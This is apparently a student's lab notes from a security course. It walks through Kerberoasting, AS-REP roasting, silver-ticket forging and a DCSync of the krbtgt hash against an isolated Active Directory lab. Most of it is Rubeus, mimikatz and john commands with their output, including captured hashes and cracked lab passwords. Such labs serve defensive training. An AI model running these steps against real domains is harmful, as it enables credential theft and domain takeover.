
Directory of \\10.160.139.254\C$

08/12/2021  02:27 PM  <DIR>          Elastic Endpoint Agent
11/24/2021  03:48 PM  <DIR>          inetpub
09/14/2020  03:37 PM  <DIR>          PerfLogs
08/12/2021  02:27 PM  <DIR>          Program Files
11/04/2019  05:35 PM  <DIR>          Program Files (x86)
04/04/2022  04:59 PM  <DIR>          tools
11/24/2021  05:00 PM  <DIR>          Users
04/04/2022  05:38 PM  <DIR>          Windows
               0 File(s)              0 bytes
               8 Dir(s)  24,167,485,440 bytes free



C:\Windows\system32>
```

Lab 8: Kerberoasting attack

On win client



Access to HTTP service



Ethernet0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
7462	90.024822	10.160.68.189	10.160.139.254	KRB5	265	AS-REQ
7463	90.026354	10.160.139.254	10.160.68.189	KRB5	223	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
7474	90.042623	10.160.68.189	10.160.139.254	KRB5	345	AS-REQ
7476	90.046765	10.160.139.254	10.160.68.189	KRB5	70	AS-REP
7484	90.047468	10.160.68.189	10.160.139.254	KRB5	1566	TGS-REQ
7487	90.061182	10.160.139.254	10.160.68.189	KRB5	127	TGS-REP
7490	90.061711	10.160.68.189	10.160.139.254	HTTP	2612	GET / HTTP/1.1
7495	90.089075	10.160.139.254	10.160.68.189	HTTP	490	HTTP/1.1 304 Not Modified

```
C:\tools>.\Rubeus.exe kerberoast /stats
```

```
VP  
Ve  
ol  
S  
29
```

v2.0.0

```
[*] Action: Kerberoasting  
[*] Listing statistics about target users, no ticket requests being performed.  
[*] Target Domain : soc.course  
[*] Searching path 'LDAP://W2019DC.soc.course/DC=soc,DC=course' for '(&(samAccountType=805306368)(servicePrincipalName=*)(IsamAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'
```

[*] Total kerberoastable users : 1

Supported Encryption Type	Count
RC4_HMAC_DEFAULT	1

Password Last Set Year	Count
2021	1

```
*] NOTICE: AES hashes will be returned for AES-enabled accounts.  
*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.  
*] Target Domain : soc.course  
*] Searching path 'LDAP://W2019DC.soc.course/DC=soc,DC=course' for '(&(samAccountType=805306368)(servicePrincipalName=*)(IsamAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'  
*] Total kerberoastable users : 1
```


```
*] SamAccountName : iis_svc  
*] DistinguishedName : CN=IIS Service Account,CN=Users,DC=soc,DC=course  
*] ServicePrincipalName : HTTP/W2019DC.soc.course  
*] PwdLastSet : 11/24/2021 4:27:43 PM  
*] Supported ETYPES : RC4_HMAC_DEFAULT  
*] Hash : $krb5tgs$236*iis_svc$soc.course$HTTP/W2019DC.soc.course@soc.course*$52FE05A64FAE0E4E7A2FD05DD834E814540BC85D04AFE40A714146084D30466100E2193F36A21B73B86110B9867DA3A51328738478EFA2633AC197E6178B5B4C589C5EE075A5928559A8ED5607C7563499C2D45C6666036C5C14327BA56B743D8D622F9258BF498287C998EE1BEBDFB0E9DF61821812D6C5A254AA6909CF95C04B77ECA35DE429AB7673B1615C829F5E37D08C1679AF5AFA75CBF8A53104916BD863C8021B1E9B2580D51616FC3534074EF32CA645B2B1F96EED09B93734BA6EA9C8DD08AA1AE5039300E35A3A4C21ACE732B8CF02EDCD24EA6C859DF0AE380E192922547A15048B1F2665F6AD70921728455E84821315F10F5CD28131C5B0A824A99785B8D07C22AAEBC6626EF2DAD2B6A1A2676352C281807564753148151E2F302FF3ABDF366C5C4B46C085E01F15ACD160B532A2A50AC34C8019F960E1E3B32084E06C24E19A815A882847A89CD112F4628A8C110D1E072CCE14C4B18E6FA1E80F58339C614D08027F680B82FC05D0778723D848C24959A9214A6C64C7318079A5C979A15F77591B57312E2661058332C4368F82B486DF448033F398D59CE0A5BAF86DC709409D92ACBA870AB091813128ABAD83BDA0144001E7E184A439EC57D08F18D5C001FE66B2EE883F940749718B0983530116760AD129E31581F19595A0FDBA2C74329018AA291D217A99419681EA1EE639113293AC248C83437149CC5526C208BF80804751B6958631F5AF10B87DD0D39C5A85F1E081740224DED031C1DE56C2564A68D5409AD6651851297BEE1308A8D06C6D7461E578B48985EFCF4872EBA3C9DF0CFE64DA5EC510A48D8BDA464F8816E57958AC73B30952176A268EC1DF07383EC38FFE444D08E4AB26AD5C9491A4F091D2D7FDBCB144D010EDCE73A219A58BA782E69AEFCA2CF9FD0868504C5FFC9678E1B976306A9814DC6354E19FDA2ED584A72B9C928D2960A2593EAA087133C12428DA9D158A1188B06C65A81AE115C08E0D09C1B9C55558C4C2C124CC22F99308C0E81348343E9F308387141F7B5CD7987B914DAE1A7E370B0E5381FAF8921795E495421BEBE0499087ACF29A8861E71108ACE53806F68ED0E5B739D456CE7AF9AF246DE3E9F88E211EE62C5498B215D0CC6F01FAAD328FF7DA2ED13586A5C4E0AA6F72322A1013AF0F0168610D1D1B70F0FAA74DA88B2D0CDF71FE9765467C7024C499A28F56A18CCA9F9861DF13697CCAE546718CA8B23CD0C01E1A9AC1DAEF133C4B887943E4770E70663413CB9D003ABDB4C205847DCABEC7A6E177863C97244719C8718681EFA0B08B608412D37C770408A33AFCF07B6DC311D862CAC12425C44D0303A5EFA46475DAD9824A66C70676475151F6E6596D7547DAB65AE0902CAC2F0A5907A6268E60089F650B1692AFD68ED1AF0D5FF918FDE2E4D27AB9876194C0D2C2C74450B1202697F6838F470D887CDF210E068D0E4F788F3E50D9E8C99AB71A100F5E60126873A294703C32A29AB17ED2858C05DAC69AD7D37617C72477346B4646DCD1F38673EBA445076D3C
```


```
C:\tools>.\Rubeus.exe kerberoast /outfile:rc4_hash_
```

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# john Public/ --wordlist=/usr/share/wordlists/rockyou.txt  
Created directory: /root/.john  
Using default input encoding: UTF-8  
No password hashes loaded (see FAQ)  
root@kali:~# john Public/rc4_hash --wordlist=/usr/share/wordlists/rockyou.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])  
Press 'q' or Ctrl-C to abort, almost any other key for status  
S3rv1cel  
(?)  
lg 0:00:00:18 DONE (2022-04-04 07:48) 0.05534g/s 590149p/s 590149c/s 590149C/s S  
4210430..S3raphim  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed  
root@kali:~# john Public/rc4_hash --show  
?:S3rv1cel  
1 password hash cracked, 0 left  
root@kali:~#
```

Lab 9: AS-REP Roasting

On DC -> turn off preauthentication





On win client

```
PS C:\tools> .\Rubeus.exe asreproast

Rubeus

v2.0.0

[*] Action: AS-REP roasting
[*] Target Domain : soc.course

[*] Searching path 'LDAP://W2019DC.soc.course/DC=soc,DC=course' for '(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName : duser
[*] DistinguishedName : CN=duser,CN=Users,DC=soc,DC=course
[*] Using domain controller: W2019DC.soc.course (10.160.139.254)
[*] Building AS-REQ (w/o preauth) for: 'soc.course\duser'
[*] AS-REQ w/o preauth successful
[*] AS-REP hash:

$krb5asrep$duser@soc.course:7374f4cc66a7cb4945907f0e8d06c853503d0971dffa0e30dc42
287f823f585388b0c8f0461f77306799311af5a9a738fa25a9d2f74588a93f1ed6cb48d2a659c0c
EE4f969fad3f20b035d007b77f2d0c3ab26baa2a09f0525597f8f390b0b3109669e8c011c4108e37b
d55ad2acaba7442d08475408ced5e3c8f6f65cf67e5a4eedf599edf8311a150372a726e683f49f
70c8e09480b0614ec62a001a5d9a3483656f3d0b3399a7fce649fce7bd7de9065d0f9290807782bfd
69c524e4701cf0e53f0016308e9e3cd08a7129a81b7998e38e4f9eb36c7ab71ad23fe90076cb6da8b
34cecf66e14b150c20ef48141a36e833b6c2dc3239c

[*] SamAccountName : iis_svc
[*] DistinguishedName : CN=IIS Service Account,CN=Users,DC=soc,DC=course
[*] Using domain controller: W2019DC.soc.course (10.160.139.254)
[*] Building AS-REQ (w/o preauth) for: 'soc.course\iis_svc'
[*] AS-REQ w/o preauth successful
[*] AS-REP hash:

$krb5asrep$iis_svc@soc.course:9f6d4ec5a1bee84cb58049758816726055f28484438aa20f6e
d92068684166c09a686f24e1d01f38b07de5dd5b2ee00d06504329efdaef5881e1d2b00a63a93e5
8b17372854e604f5a0f8c465e6f1e018c90a38504e983f606f8d0c2ed1392ce12062205c53e069e
050898694f58506739f63e8229a6f2eff35198cbf62a21e34e3eff3c36a812664888ad70f8f1186f
211210874f2788058d505e6e4f1f2edf0899e02d837c22cab81c8abec0e8024856c7add01485687
fbef47492d8d1f9f3a9046883f7aa2cc7c92a536cfeec9159d215ef99a47ad851ef7aec38833b6b9c
EDAB6344a68b9b1c8c58b094c4933257aa6eda64167a582
```

```

PS C:\tools> .\Rubeus.exe asreproast /outfile:asrep_hash

Rubeus

v2.0.0

[*] Action: AS-REP roasting

[*] Target Domain      : soc.course

[*] Searching path 'LDAP://W2019DC.soc.course/DC=soc,DC=course' for '(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName     : duser
[*] DistinguishedName  : CN=duser,CN=Users,DC=soc,DC=course
[*] Using domain controller: W2019DC.soc.course (10.160.139.254)
[*] Building AS-REQ (w/o preauth) for: 'soc.course\duser'
[*] AS-REQ w/o preauth successful!
[*] Hash written to C:\tools\asrep_hash

[*] Roasted hashes written to : C:\tools\asrep_hash
PS C:\tools>

```

```

root@kali:~# john Public/asrep_hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (krb5asrep, Kerberos 5 AS-REP et
ype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd1 ($krb5asrep$duser@soc.course)
1g 0:00:00:13 27.29% (ETA: 08:12:58) 0.07686g/s 313828p/s 338358c/s 338358C/s s6
20925..s6199892
1g 0:00:00:30 68.70% (ETA: 08:12:54) 0.03332g/s 328380p/s 339014c/s 339014C/s ba
be054..babe042793
S3rv1cel ($krb5asrep$iis_svc@soc.course)
2g 0:00:00:32 DONE (2022-04-04 08:12) 0.06172g/s 329135p/s 338985c/s 338985C/s S
3th4R..S3r1n1ty
Use the "--show" option to display all of the cracked passwords reliably
Session completed
Session aborted
root@kali:~# john Public/asrep_hash --show
$krb5asrep$iis_svc@soc.course:S3rv1cel
$krb5asrep$duser@soc.course:P@ssw0rd1
2 password hashes cracked, 0 left
root@kali:~#

```

Lab 10: Silver ticket attack

```

Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\duser> whoami /user

USER INFORMATION
-----

User Name SID
-----
soc\duser S-1-5-21-3733204155-799635312-620878803-1104
PS C:\Users\duser>

```

```

.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.oe)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v #'> https://blog.gentilkiwi.com/mimikatz
'#####' Vincent LE TOUX ( vincent.letoux@gmail.com )
> https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::golden /sid:S-1-5-21-3733204155-799635312-620878883-1104 /domain:soc.course /id:1001 /target:w2019dc.soc.course /service:http /rc4:07DF81224E36471453CDE20C50C3C40B /user:BadGuy
User : BadGuy
Domain : soc.course (SOC)
SID : S-1-5-21-3733204155-799635312-620878883-1104
User Id : 1001
Groups Id : *513 512 520 518 519
ServiceKey: 07df81224e36471453cde20c50c3c40b - rc4_hmac_nt
Service : http
Target : w2019dc.soc.course
Lifetime : 4/4/2022 3:24:40 PM ; 4/1/2032 3:24:40 PM ; 4/1/2032 3:24:40 PM
-> Ticket : ticket.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
mimikatz #

```

```

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\duser> whoami /user

USER INFORMATION
-----
User Name SID
-----
soc\duser S-1-5-21-3733204155-799635312-620878883-1104
PS C:\Users\duser> cd ..\..
PS C:\> cd .\tools\
PS C:\tools> .\Rubeus.exe ptt /ticket:C:\tools\mimikatz_trunk\x64\ticket.kirbi

```



```

Rubeus

v2.0.0

[*] Action: Import Ticket
[*] Ticket successfully imported!
PS C:\tools>

```

```

PS C:\tools> klist

Current LogonId is 0x0eb8091

Cached Tickets: (1)

#0> Client: BadGuy @ soc.course
Server: http/w2019dc.soc.course @ soc.course
KerberosTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40000000 -> forwardable renewable pre_authent
Start Time: 4/4/2022 15:24:40 (local)
End Time: 4/1/2032 15:24:40 (local)
Renew Time: 4/1/2032 15:24:40 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called:


PS C:\tools>

PS C:\tools> Invoke-Webrequest -UseBasicParsing -UseDefaultCredentials http://w2019dc.soc.course

StatusCode : 200
StatusDescription : OK
Content : <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

```

On DC :



Lab 11 : Golden Ticket Attack

On Win client

Get uer's NTLM password

```
mimikatz # lsadump::dcsync /user:krbtgt
[DC] 'soc.course' will be the domain
[DC] 'W2019DC.soc.course' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 10/6/2021 5:30:16 PM
Object Security ID : S-1-5-21-3733204155-799635312-620878883-502
Object Relative ID : 502

Credentials:
Hash NTLM: 8c0f3f64d8d42ce82e56ed68e269dfd9
